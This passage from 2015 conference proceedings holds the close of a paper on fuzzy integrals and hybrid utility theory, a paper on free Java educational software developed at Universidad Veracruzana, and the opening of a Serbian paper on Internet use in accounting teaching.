Let be normalized fuzzy measure on *X* and *f* is a function on *X* with values $\{a_1,...,a_n\}$, where $0\leq a_1\leq,...,\leq a_n\leq 1$. *Sugeno integral* $(S)\int f(x)\circ\mu(x)$ (or briefly $(S)\int f\circ\mu)$) is given by (finite case)

$$(S)\int f\circ\mu=\bigvee_{i=1}^{n}\left[a_i\wedge\mu\left(\left\{x\middle|f(x)\geq a_i\right\}\right)\right].$$

We highlight here that Choquet integral is often used as an aggregation function, see (Grabisch, 1996; Grabisch & Labreuche, 2008) and the edited monograph (Grabisch, Murofushi & Sugeno, 2000).

For the purpose of the identification of the fuzzy measure by applications of Choquet integral, it is useful to use the softwer Kappalab http://www. stat. auckland. ac. nz/ivan/kappalab.

## 6. HYBRID UTILITY

Special attention is devoted to hybrid utility theory as generalization of the classical approach. The basic mathematical tool under uncertainty was based on the probability, see (von Neumann & Morgenstern, 1944). However, its practical application has been, and still is, extremely limited. In order to generalize the decision theory, and therefore the utility theory, it was necessary to get out of probability framework generalizing the set of measures. This part of the paper is based on the work of Dubois, Pap and Prade (2000), which is related to hybrid probabilistic possibilistic measure, for which it is proved that it is a limit in the generalization, under which the properties of the utility function would be lost. The paper (Dubois, Pap & Prade, 2000) gives an answer to the question on how to generalize the existing theory of utility and such obtained generalization improves the application of this theory in practice. The aim of the study was to determine the appropriate axiomatic based on a hybrid probabilistic – possibilistic measure. *T* is *conditionaly distributive over S* if for every *x,y,z*∈[0,1] we have (Klement, Mesiar & Pap, 2000a)

$T(x,S(y,z))=S(T(x,y),T(x,z))$(CD), under the condition $S(y,z)<1$(CD).

**Theorem.** *A continuous t-norm T and a continuous t-konorm S satisfy the condition (CD) if and only if one of the following two casesoccur:*

*(i) S = SM*

*(ii) There exists a strict t-norm T* and a nilpotent t-konorm S* such that the additive generator s of S* such that s(1)=1 is also a multiplicative generator of T*, and there exists a∈[0,1[ such that for some continuous t-norm T** we have the ordinal sum representations T=(<0,a,T**>,<a,1,T*>) and S = (<a,1,S*>), see (Klement, Mesiar, Pap, 2000a).*

The result of the preceding theorem is illustrated in Figure 1 (using the existing isomorphisms).





Figure 1. T=(<0,a,T**>,<a,1,T*>) (left)and *S = (<a,1,S*>)*(right).

As a generalization of the theory of von Neumann and Morgenstern, optimistic hybrid utility function is introduced (Duboisa, Pap & Prade, 2000):

*U(u1,u2;w1,w2)= S(T(u1,w1),T(u2,w2)),*

where *u1* and *u2* are two utility values in [0,1] and *w1* and *w2* are two degrees of plausibility from the set

*{(r,s): r,s∈ ]a,1[, r+s=1} ∩ {(r,s): min(r,s) ≤ a, max (r,s) =1}.*

This utility function is examined in detail, and it can be given an interpretation related the behavior of the decision maker. Namely, if *w1>a* and *w2>a*, then the decision maker is very uncertain about the state of nature: both *w1* and *w2* are high and the two involved states have high plausibility. Subcase *u1>a* and *u2>a* gives that the reward is high in both states, and then the behavior of utility is probabilistic. Subcase *u1≤a* and *u2>a* (same for the case *u1>a* and *u2≤a*) is when the reward is low in one state but high in the other state. Then, the decision-maker looks forward to the best outcome and the utility is a function of *u2* and *w2* only. In case *u1≤a* and *u2≤a* both rewards are low, and the decision maker is possibilistic and again focuses on the best outcome. Now, the first state is unlikely, *i.e.*, *w1≤a* and *w2=1*. Then, for *u1 >a* and *u2>a* (also for *u1≤a* and *u2>a*) is a situation when the plausible reward is good, then the decision maker looks forward to this reward. Subcase *u1>a* and *u2≤a* shows that the most plausible reward is low, then the decision maker still keeps some hope that the first state will prevail if *u2* is really bad, but weakens the utility of the first state, because it lacks plausibility. This phenomenon subsides when the least plausible outcome is also bad, but the (bad) utility of the first state participates in the calculation of the resulting utility, by discounting *w1* even further.

## 7. SUMMARY

We have provided a short overview on applications of some actual aggregation functions as triangular norms, triangular conorms and copulas. These applications of copulas are related to the theory of joint distribution functions, whose investigations are today very popular because of the need of modeling complex situations in many fields. Applications of triangular norms were illustrated in the theory of fuzzy sets, where many real applications occur. Non-additive measures serve as a base for important aggregation functions named fuzzy integrals covering Choquet and Sugeno integrals. Finally, special pairs of triangular norms and triangular conforms and pseudo-additive measures enable generalization of the classical utility theory of von Neumann and Morgenstern.



DOI: 10.15308/Synthesis-2015-143-146

## REFERENCES


Aczel, J. (1996). Lectures on Functional Equations andtheir Applications. New York: Academic Press.

Arrow, K. J. (1963). *Social Choice and Individual Values*. New Haven, CT: Yale University Press.

Bouchon-Meuner, B. (1998). *Aggregation and Fusion of Imperfect Information*. Heidelberg: Springer-Verlag.

Denneberg, D. (1994). *Non-additive Measure and Integral*. Theory and Decision Librarary, Vol. 27, Series B: Mathematical and Statistical Methods. Dordrecht: Kluwer Academic Publishers Group.

Dubois, D., Pap, E., & Prade, H. (2000). Hybrid probabilistic-possibilistic mixtures and utility functions, In: B. De Baets, J. Fodor, P. Perny (Eds. ) Preferences and Decisions under Incomplete Knowledge, Springer-Verlag, 51-73.

Fishburn, P. (1970). *Utility theory for decision making*. New York: Wiley.

Fodor, J. C., & Roubens, M. (1994). Fuzzy Preference Modeling and Multi: Criteria Decision Aid. Dordrecht: Kluwer Academic Publisher.

Grabisch, M. (1996). The application of fuzzy integrals in multicriteria decision making. *European Journal of Operational Research,* 89(3), 445-456. DOI: 10. 1016/0377-2217(95)00176-X

Grabisch, M., & Labreuche, C. (2008). A decade of application of the Choquet and Sugeno integrals in multi-criteria decision aid. *4OR,* 6(1), 1-44.

Grabisch, M., Marichal, J. L., Mesiar, R., & Pap, E. (2009). *Aggregation Operators*. Cambridge: Cambridge University Press.

Grabisch, M., Murofushi, T., & Sugeno, M. (2000). *Fuzzy Measures and Integrals: Theory and Applications*. Heidelberg: Physica-Verlag.

Grabisch, M., Nguyen, H.T., & Walker, E.A. (1995). Fundamentals of Uncertainity Calculi with Application to Fuzzy Inference, Kluwer Academic Publishers, Dordrecht/Boston/London.

Ishii, K., & Sugeno, M. (1985). A Model of Human Evaluation Process Using Fuzzy Measure. *International Journal of Man-Machine Stud*ies, 22(1), 19-38. DOI: 10. 1016/S0020-7373(85)80075-4.

Joe, H. (2015). *Dependence Modeling with Copulas*. Boca Raton: CRC Press.

Klement, E.P., Mesiar, R., & Pap, E. (1996). On the Relationship of Associative Compensatory Operators to Triangular Norms and Conorms. *International Journal of Uncertainty: Fuzziness and Knowledge Based Systems* 4(2), 129-144.

Klement, E. P., Mesiar, R., & Pap, E. (2000). *Triangular Norms*. Dordrecht: Kluwer Academic Publishers.

Luce, R. D., & Raiffa, H. (1958). *Games and Decisions*. New York: Wiley.

Murofushi, T., & Sugeno, M. (1993). Some quantities represented by the Choquet integral. *Fuzzy Sets and Systems,* 56, 229-235.

Nelsen, R. B. (1999). An Introduction to Copulas, volume 139 Lecture Notes in Statistics. New York: Springer-Verlag.

Obradović, Đ., Konjović, Z., Pap, E., & Rudas, I. J. (2013). Linear Fuzzy Space Based Road Lane Detection. *Knowledge Based Systems,* 38, 37-47.

Obradović, Đ., Konjović, Z., Pap, E., & Ralević, N. (2011). The maximal distance between imprecise point objects. *Fuzzy Sets and Systems,* 170, 76-94.

Pap, E. (1995). *Null-Additive Set Functions*. Dordrecht: Kluwer Academic Publishers.

Pap, E. (1997). Pseudo-analysis as a mathematical base for soft computing. *Soft Computing*, 61-68.

Pap, E. (1999). *Fazi mere i njihova primena*. Novi Sad: Prirodno-matematički fakultet.

Pap, E. (2002a). Aggregation operators in the engineering design. In C. Tomasa, G. Mayor, R. Mesiar (Eds. ) volume 97 of Studies in Fuzziness and Soft Computing, Springer-Verlag, 195-223.

Pap, E. (2002b). Handbook of Measure Theory: Volume I, II. North-Holland: Elsevier.

Parmigiani, G., & Inoue, L. (2009). *Decision Theory: Principles and Applications*. New York: Wiley.

Quiggin, J. (1993). *Generalized Expected Utility Theory*. Boston: Kluwer Academic.

Rudas, I. J., Pap, E., & Fodor, J. (2013). Information aggregation in intelligent systems: An application oriented approach. *Knowledge Based Systems,* 38, 3-13.

Saaty, T. L. (1978). Exploring the interfaces between hierarchies, multiple objectives and fuzzy sets. *Fuzzy Sets and Systems* 1, 57-68.

Tapan, B. (1997). *Decision Making under Uncertainty*. London: Macmillan Press.

von Neumann, J., & Morgenstern, O. (1944). *Theory of Games and Economic Behaviour*. Princeton, NJ: Princeton University Press.

Wang, Z., & Klir, G. J. (1992). *Fuzzy Measure Theory*. New York and London: Plenum Press.




DOI: 10.15308/Synthesis-2015-143-146

Synthesis
International Scientific Conference of IT and Business-Related Research

# DEVELOPMENT OF FREE SOFTWARE APPLIED TO EDUCATION AND RESEARCH

## RAZVOJ BESPLATNOG SOFTVERA ZA PRIMENU U OBRAZOVANJU I ISTRAŽIVAČKOM RADU

Juan Ruiz-Ramírez[1], Gabriela Eréndira Hernández-Rodríguez[1], Christian Pérez-Salazar[2], Miriam de los Ángeles Díaz-Córdoba[3], Rafaél Vela Martínez[4]

[1]Facultad de Economía, Universidad Veracruzana. Av. Xalapa s/n esq. Ávila Camacho. 91020. Xalapa, Veracruz México
[2]Instituto de Investigaciones Multidisciplinarias
[3]Facultades de Pedagogía y Derecho
[4]Instituto de Investigaciones y Estudios Superiores Económicos y Sociales, Universidad Veracruzana. México

**Abstract:**
The current economic crisis in Mexico has resulted in budget reductions allocated to public universities, which also limits the purchase of commercial software licenses. The use of different types of software is necessary for the application of Information and Communication Technologies (ICT), and their absence at higher education institutions (UEI) impedes the preparation of undergraduate students, which has adverse effects on the professional performance and the overall quality of employment. Bearing in mind the above-stated, the aim of this paper is to develop free software that can be applied to education and research. The generation of software "EficienciaRelativa", "MuestreosEstadísticos", and "GEGasolinas2.0", made use of Java programming language. While the first one calculates the efficiency of experimental designs, the second one determines the sample size, while the third one calculates the generation of gasoline consumption scenarios and production of bioethanol fuel from sugar cane. They have been used to support education and research and contribute to reducing the digital divide and enhancing graduation rates and the overall quality of education at Mexican UEIs.

**Key words:**
applied informatics, statistics, bioethanol scenarios, digital gap, Mexico.

**Apstrakt:**
Aktuelna ekonomska kriza u Meksiku dovela je do smanjenja budzetskih sredstava namenjenih državnim univerzitetima, što takođe ograničava kupovinu softvera sa komercijalnim licencama. Upotreba različitih tipova softvera neophodna je u primeni informacionih i komunikacionih tehnologija (IKT) i njihovo odustvo na visokoobrazovnim institucijama ima negativni uticaj na profesionalni učinak i sveukupan kvalitet rada zaposlenih. Shodno tome, cilj ovog rada jeste da se razvije besplatan softver koji se može primeniti u obrazovanju i istraživačkom radu. Autori opisuju softvere "Eficiencia Relativa", "Muestreos Estadísticos", i "GEGasolinas2.0", koji se služe Java programskim jezikom. Naime, prvi izračunava efikasnost eksprimentalnog dizajna, drugi određuje veličinu uzorka, dok se treći bavi izračunavanjem potrošnje benzina i proizvodnjom bioetanola od šećerne trske. Njihova primena je prvenstveno usmerena ka obrazovanju i istraživačkom radu, ali i smanjenju digitalnog jaza i povećanju stope diplomiranih studenata i kvaliteta obrazovanja na visokoobrazovnim institucijama u Meksiku.

**Ključne reči:**
primenjena informatika, statistika, bioetanol, digitalni jaz, Meksiko.

## INTRODUCTION

Mexico has undergone the economic crisis on several occasions, which has resulted in a noticeable decrease of the economic growth rate in the country and increase in the poverty and inequality rate between regions. In this context, the allocation of public resources through the Expenditures Budget of the Federation (EBF) in strategic areas of national development has become of vital importance for inverting socio-economic issues inherent to the Mexican economy. The two fundamental areas within the national economic development are education and research, as pointed out by the Organization for Economic Cooperation and Development (OECD): To invest in education today is more important than ever as it will allow responding to demographic and technological changes affecting the labor market (OECD, 2010). Nonetheless, the related budget allocations in this respect are too low compared to other countries in the region and the rest of the world. While Mexico spends 5.7% of the domestic income on the educational system, Chile allocates 6.4% of its public funds to education, and Brazil 5.2 %. On the other hand, the annual expenditure on higher education still remains low, amounting to only $7,899 per annum per student. This is less than one third of what the US spends on the same segment ($ 26,000), while Brazil spends $ 10,905 annually per student, and Chile invests $ 8,333 per a university student. Conversely, the registration of students (undergraduate and graduate) in Brazil is in the order of 5 million students, 1 million in Chile, and 2.3 million in Mexico (OECD, 2014). If one takes into consideration that the total expenses per student in the domain of higher education for the three first countries in the comparative table of the OECD goes to Denmark with an accrued amount of $110,520 in 5.2 years, Switzerland with $93,890 in 4.5 years, and Holland with $92,310 in 5.3 years. In this analysis, Mexico is the second to last with the expense of $26,428 in an average of 3.3 years. This means that the accrued expense per student in Mexico equals to the expense in US per student in only one year.

As regards expenditures in research and development, it represents barely 0.48% of the GDP, in relation to the OEDC average, which is 2.34%. The government spends somewhat 60,000 million Mexican pesos a year on research and development, whereas private companies spend approximately 40,000 million Mexican pesos a year. The recommendation is to increase the investment by 500% in order to reach the desirable level

E-mail: jruizuv@gmail.com
DOI: 10.15308/Synthesis-2015-147-150

to induce the economic development. According to the World Development Indicators (2014), Mexico has 386 researchers per million of inhabitants, while in Finland, they occupy the first place in the list, with 7,482 researchers per million inhabitants, or Brazil with 710 researchers per million inhabitants. In 2011, Mexico published 4,128 scientific divulge articles, Brazil contributed with 13,148 articles, while the US assumed the first position with a volume of 208,601 articles.

The use of IT in UEI allows the students to increase their labor efficiency and the quality of their employment. However, a limitation of commercial software is that it is not possible to acquire several licenses at a time, and in the particular case of relative efficiency in experimental designs, one cannot know if the design was properly applied and the results reported in the variance analysis, as in such case, specific software has to be developed. As regards software in the area of sampling, one can get free or commercial software, but as the source code is obviously not included, one cannot manipulate or modify the program. A particular case was that of the software "GEGasolinas 2.0" or projection of scenarios, which does not exist in a commercial version.

Another problem in higher education is the so called digital gap, defined by (Terceiro & Matias, 2001) as the distance between those who have and those who do not have access to IT. Ugas and Cendros (2005) defined it as the distance towards the opportunities to use IT; and the Commission for Studies for Latin America (CEPAL) (cited in Tello, 2008) views it as the difference between the rich and the poor in information. In order to increase the quality of education, Open Educational Resources (OER) must be used. This concept was used by UNESCO at the First World Forum on free access education resources and is described as educational and material resources that can be re-utilized for teaching-learning purposes at no cost (UNESCO, 2002).

An example of free and proprietary software can be reviewed at *https://serap97.files.wordpress.com/2012/11/app2.png*. Another comparison between Windows Software and Linux Software can be reviewed at *http://www.linuxscrew.com*.

As regards the importance of information and communication technologies and free software development, a goal has been set to develop free software applied to education and research."

## METHODOLOGY

Academician from different institutions within Universidad Veracruzana have been working for 5 consecutive years on creating a multi-disciplinary work group with the aim to respond to diverse academic needs, with an emphasis on the development of computational tools that should provide support to the teaching and research process, whether to automate processes that are time-consuming or as support to the decision making process, due to the difficulty in finding or acquiring software that could meet such needs (Pérez-Salazar *et al.*, 2014).

According to Ramirez and collaborators (2011), we live in an era where we are no longer just simple users (of systems, applications, services, *etc.*), but also creators of our own digital contents. This is to go further than only consume and collaborate, in order to be capable of creating products that can be useful for the academic community. Based on these notions, we also believe that these developments must be made available to everyone (apart from being free), by allowing those who possess the required knowledge to modify its source code, thinking always on its improvement.

All of the developments that we made during these years have been through the programing language JAVA which is a general purpose language competitor, based on lessons and object-oriented (Gosling *et al.*, 2015). It is primarily focused on two aspects: 1) previous knowledge of the members of the workgroup about this language and, 2) the fact that is one of the most widely spread languages in the world (TIOBE, 2015; Nanz & Furia, 2015).

Due to the multidisciplinary nature of the members of the workgroup, it was necessary to look for the ways to develop programs needed within the shortest possible time, without everyone been thoroughly familiar with the stages of software development that agile or traditional methodologies indicate. Owing to this, it was decided to attempt to implement the ideas and Scrum's principles (mainly responsibility, self-demanding and self-organization) according to the needs and abilities of the workgroup's members. Scrum is an agile project management methodology used for software development projects, which aims to offer results within two to four weeks' time (VersionOne, 2015). Moreover, according to the research sponsored by VersionOne (2014), Scrum or Scrum variants are by far (73%) the agile methodology most frequently used for software development worldwide, as shown in Figure 1.





Figure 1. Results of the survey by Version One regarding the agile methodologies used worldwide.
Source: Version One (2014).

## RESULTS

Some of the results obtained when working with the Scrum process when generating open and free software can be exemplified with the Software "Eficiencia Relativa" (Figure 2), which is useful in Experimental Design courses or in ANOVA topics for the purpose of evaluating whether the experimental design is appropriate compared to another experimental design that is less complex (Ruiz-Ramírez*et al.*, 2012). This software is also useful in agricultural research and in various other disciplines, including quality control.





Figure 2. Software "Eficiencia Relativa" Description and developers.



DOI: 10.15308/Synthesis-2015-147-150

"Muestreos Estadísticos" Software (Figure 3) (Ruiz-Ramírez *et al.*, 2014a) is useful when carrying out the analysis to determine whether it is necessary to generate data through primary sources, in addition to the fact that this topic is studied within Methodology or Research Seminary courses and is used in the descriptive type of research.

Figure 3. "Muestreos Estadísticos" Software Presentation and Description

As regards the "Generador de Escenarios V2.0" software, it functions as support to the decision making process in the field of biofuel production in Mexico, because it can easily produce projections/statistics of the national consumption and imported fuels from Mexico and it also offers strategies for saving millions of dollars with the substitution of these importations to the production of ethanol, the latter being presented in several academic forums (Ruiz-Ramírez *et al.,* 2006; Pérez-Salazar *et al.*, 2011; Ruiz-Ramírez *et al.* 2011). Figure 4 shows the screenshot of the latest version of the program.





Figure 4. Screenshot of the "Generador de Escenarios de las Gasolinas" program.

The results shown in Figure 4 are useful in the decision making process, primarily in the public policies of Mexico. Moreover, it is a very common phenomenon that publications in agricultural magazines do not analyze whether the experimental design was the appropriate, which is why the results given can be seen as incorrect. Even though it is fairly usual to use secondary sources of information in the research processes, the liability of the information of the official sources (Ruiz-Ramírez *et al.*, 2014b) is not granted, also given the fact that not all the information is registered or required. That is why it should be directly generated and here the methods of probabilistic sampling and the "Muestreos Estadísticos" software are greatly useful for estimating the sample's size and the punctual parameters or with a confidence interval.

As regards the digital divide, professors have to bridge the distance and inequality gap, by giving access to the students to gain better opportunities. Therefore, they should keep up to date with both their field of expertise and pedagogical strategies (Salado, 2011). A better preparation shall enable the use and harnessing of the "REA", besides the enrichment of education processes, and it will allow for a collaborative work and contribute to the development of competences (Ramírez & Mortera, 2009).

In the usage of Information and Communication Technologies applied to education and research, previously mentioned open and free software can be modified and necessary innovations implemented, without the consent of its developer, contrary to Cardoza's statements (2008). As regards the access to free resources, Ramírez and Mortera (2009) believe that it should have academic criteria as well as copyrights with international standards; that is why "Eficencia Relativa" and "Muestreos Estadísticos" software have copyrights in Mexico and the "Generador de Escenarios V2.0" software is currently in the process of registering copyrights.

These ICTs have become widely spread in the area of economics, informatics and sadistic, and agricultural sciences, as well as in the domain of Ph.D. studies of Public Finances at the Universidad Veracruzana. Also, open software were presented at the XXIX Statistics International Forum and at the first International Scientific Conference UCIENCIA at Havana, Cuba. It is expected from ICTs to enhance the quality of education at higher education institutions in Mexico, and 3,174,801 students belonging to the 2342 schools at bachelor's degree and technological university degree are expected to benefit from such enhancement (Statistical Yearbook of Higher Education – Bachelor degree 2013 of the ANUIES [http://www.anuies.mx/content.php?varSectionID=166], in addition to the increasing of the terminal efficiency of the 50%.

## CONCLUSIONS AND RECOMMENDATIONS

It can be concluded that open software development applied to education and research includes Information and Communication Technologies that contribute to the improvement of the quality of education and decrease the digital divide.

It is recommended to perform a case and control study, and the evaluation of grades obtained in a thematic unit, especially where open software was used to support the teaching process at higher education institutions.

## REFERENCES

Cardoza Barreto, G. (2008). Tecnologías de la Información y la Comunicación en la Educación. Un punto de vista para discusión. Revista Iberoamericana de Educación que EDITA: Organización de Estados Iberoamericanos para la Educación, la Ciencia y la Cultura (OEI), 45, 1-25.

Gosling, J., Joy, B., Steele, G., Bracha, G., & Buckley, A. (2015). The Java Language Specification.Java SE 8 Edition. Retrieved March 5, 2015 from http://docs.oracle.com/javase/specs/jls/se8/jls8.pdf

Nanz, S., & Furia, C.A. (2015). A Comparative Study of Programming Languages in Rosetta Code. Retrieved March 5, 2015 from http://arxiv.org/pdf/1409.0252.pdf



DOI: 10.15308/Synthesis-2015-147-150

OCDE. (2010). Panorama de la educación 2010. Elementos clave sobre la educación en México.

OCDE. (2010). Elementos clave sobre el estado de la educación en México. Retrieved March 15, 2015 from *http://www.oecd.org/centrodemexico/medios/panoramadelaeducacion2010.htm*

OECD. (2014). Mexico – Country Note – Education at a Glance 2014. Retrieved March 15, 2015 from *http://www.oecd.org/edu/Mexico-EAG2014-Country-Note.pdf.*

Pérez-Salazar, C., Cortés-García, R., Cruz-Hernández, E., & Cortés-Lara, M.A. (2011). Modelo de cálculo en diferentes proporciones de Etanol en mezcla con las Gasolinas en México. XXXIII Convención Nacional ATAM "Ing. Ignacio Gurza Iglesias" El Cambio Climático, Responsabilidad de Todos. Boca del Río, Veracruz, México. 21 de Septiembre de 2011.

Pérez-Salazar, C., Ruiz-Ramírez, J., & Barcelata-Chávez, H. (2014). El espíritu de SCRUM en el desarrollo de software libre en el ámbito académico. En Atlante. Cuadernos de Educación y Desarrollo. Retrieved March 15, 2015 form http://atlante.eumed.net/scrum-software/

RamirezMartinell, A., Fraire Quiroz, J., Montes Reyes, D., Oliva Mesa, O. G., García Esqueda, G., Mayo Castelán, S. D., Cornelio Vidal, I. G., Cruz Soto, M., Olan Cobos, S. J. (2011) Diseño de imagen digital con software libre. Red Iberoamericana para el Desarrollo Sustentable, A.C. México.

Ramírez, M.S., & Mortera, J.F. (2009). Implementación y Desarrollo del Portal Académico de Recursos Educativos Abiertos (REAs): KnowledgeHub para Educación Básica. Memorias de congreso de la Red de Posgrados en Educación. Guanajuato, Guanajuato.

Ruiz-Ramírez, J., Bravo-Garzón, R., & Pérez-Salazar, C. (2006). Aplicación de software que proyecta la producción de la caña de azúcar y el uso de etanol como combustible en México. XVI Coloquio Mexicano de Economía, Matemática y Econometría. Xalapa, Veracruz, México.

Ruiz-Ramírez, J., Pérez-Salazar, C., & Hernández-Rodríguez, G.E. (2011). Actualización del software que proyecta la producción de la caña de azúcar y el uso de etanol como combustible en México. 16° Encuentro Nacional sobre Desarrollo Regional en México, AMECIDER 2011. Xalapa, Veracruz, México.

Ruiz-Ramírez, J., Pérez-Salazar, C., Cruz-Kuri, L., & Hernández-Rodríguez, G.E. (2012). Programa que calcula la eficiencia relativa de los diseños experimentales. *Terra Latinoamericana*, 30(1), 97-100.

Ruiz-Ramírez, J., Pérez-Salazar, C., & Hernández-Rodríguez, G.E. (2014a). Aplicaciones de software libre en la enseñanza de la estadística en las IES en México. I Conferencia Científica Internacional. UCIENCIA 2014. La Habana, Cuba.

Ruiz-Ramírez, J., Fortuno Hernández, J.C., & Rafael Vela Martínez, R. (2014b). Ética y estadística en la generación y aplicación del conocimiento en: Ética en la práctica profesional (Coord. Ruiz-Ramírez, J., Díaz Córdoba, M.A. y Fortuno Hernández, J.C.). México: Universidad Veracruzana.

Salado, Rodríguez L.I. (2011). Contribución de los recursos educativos abiertos al aprendizaje significativo de las tecnologías de información y comunicación en el estudiante universitario. *Revista Internacional Administración & Finanzas*, 4(1), 101-114.

Tello, Leal E. (2008). Las tecnologías de la información y comunicaciones (TIC) y la brecha digital: su impacto en la sociedad de México. Revista de universidad y sociedad del conocimiento. 4 (2).

Terceiro, J., & Matías, G. (2001). Debates: Información, tecnología y desarrollo. México: Taurus.

TIOBE Programming CommunityIndex. Retrieved March 15, 2015 from http://www.tiobe.com

Ugas, L., & Cendrós, J. (2005). Brecha digital en la difusión de la tecnología de Internet para el acceso a la Sociedad Red. *Revista de CienciasSociales*, 11(2), 296-310.

UNESCO (2002).Forum on the impact of open courseware for higher education developing countries.Final report. Paris.

VersionOne. (2014). 8th Annual State of Agile Survey. Retrieved March 15, 2015, from http://www.versionone.com/pdf/2013-state-of-agile-survey.pdf

World Bank. (2014). World Development Indicators Retrieved March 15, 2015 from *http://data.worldbank.org/sites/default/files/wdi-2014-book.pdf*



DOI: 10.15308/Synthesis-2015-147-150

Synthesis
International Scientific Conference of IT and Business-Related Research

# VIŠEKRITERIJUMSKA ANALIZA UPOTREBE INTERNETA U NASTAVI RAČUNOVODSTVA NA OSNOVNIM AKADEMSKIM STUDIJAMA

## MULTI-CRITERIA ANALYSIS OF THE INTERNET USE IN TEACHING ACCOUNTING AT THE UNDERGRADUATE LEVEL

Kosana Vićentijević[1], Mališa Žižović[2], Zoran Petrović[1], Jelena Kaljević[2], Ivan Pantelić[2], Slavko Rakočević[3]

[1]Univerzitet Singidunum, Danijelova 32, Beograd, Srbija
[2]Poslovni fakultet Valjevo, Železnička 5, Valjevo, Srbija
[3]Univerzitet Mediteran, Vaka Đurovića bb, Podgorica, Crna Gora

**Apstrakt:**
Tema rada je višekriterijumska analiza za potrebe izbora najbolje alternative za korišćenje Interneta u nastavi računovodstva na osnovnim akademskim studijama. Cilj rada jeste da se kroz višekriterijumsku analizu utvrdi optimalno učešće Interneta u nastavi računovodstva. Upotreba Interneta u izučavanju računovodstva ne može zameniti predavača i klasični način učenja računovodstva, ali je veoma poželjna. Naime, upotreba Interneta u nastavi računovodstva podstiče studente na veće angažovanje, utiče da nastavni proces bude zanimljiviji i studentima i predavačima, i omogućava studentima da prate važeću regulativu i budu spremni za rad u oblasti računovodstva. Sadržaj rada i zaključci koji iz njega proizilaze imaju za cilj da podstaknu veću primenu Interneta u izučavanju računovodstva na osnovnim akademskim studijama.

**Ključne reči:**
računovodstvo, Internet, višekriterijumska analiza, veb-aplikacije.

**Abstract:**
The paper discusses the multi-criteria analysis for the purpose of choosing the best alternatives for use of the Internet in teaching accounting at undergraduate level of studies. The aim of the paper is to review the multiple criteria analysis and determine the optimal participation of the Internet in teaching accounting.
The use of the Internet in the study of accounting can not replace lecturers and the traditional teaching methods in the given field, but is highly desirable. The use of the Internet in teaching accounting encourages students' engagement, makes the teaching process more interesting for both students and lecturers, and enables students to keep pace with to the valid regulations and be more prepared to work in the area of accounting.
The content of the paper and its conclusions should trigger greater usage of the Internet in the study of accounting within undergraduate academic studies.

**Key words:**
accounting, Internet, multi-criteria analysis, Web application.

## 1. UVOD

Nastava iz predmeta Računovodstvo na osnovnim akademskim studijama na osnovu didaktičkih istraživanja može se sprovoditi na klasičan (tradicionalan) način i savremen način (upotrebom Interneta) kao i kombinacijom ovih metoda. Izučavanje računovodstva na osnovnim akademskim studijama ima za cilj da osposobi studente da pored osnovnih računovodstvenih tehnika, savladaju važeću računovodstvenu regulativu, elektronsku komunikaciju sa: Agencijom za privredne registre, Poreskom upravom i Centralnim registrom obveznika socijalnog osiguranja Republike Srbije. Pohađanje nastavnih aktivnosti na fakultetu iz predmeta Računovodstvo podrazumeva da predavači i studenti budu računarski pismeni. Potrebno je da na fakultetu postoje učionice sa personalnim računarima povezanim na Internet da bi mogli da nauče računovodstvenu elektronsku komunikaciju sa državnim organima.

Klasični način izučavanja računovodstva ne zahteva elektronsku opremljenost učionica, ali zahteva da nastavnik u prezentaciji uputstava i načina elektronske komunikacije sa državnim organima ima jedan računar povezan na Internet da bi prikazao studentima način obavljanja računovodstenih poslova. Studenti koji pohađaju nastavu računovodstva na klasičan način treba da budu upoznati sa elektronskim poslovanjem i upotrebom Interneta u savremenom računovodstvenom okruženju. Ovo podrazumeva da studenti i na klasičnim časovima računovodstva moraju proći kroz računarsku laboratoriju zbog savladavanja navednog. Studenti na časovima treba da nauče koje informacije pruža određeni veb-sajt iz oblasti računovodstva i revizije kao što su sajtovi: Ministarstva finansija Republike Srbije, Narodne skupštine Republike Srbije, Državne revizorske institucije, Komore ovlašćenih revizora i drugih srodih institucija.

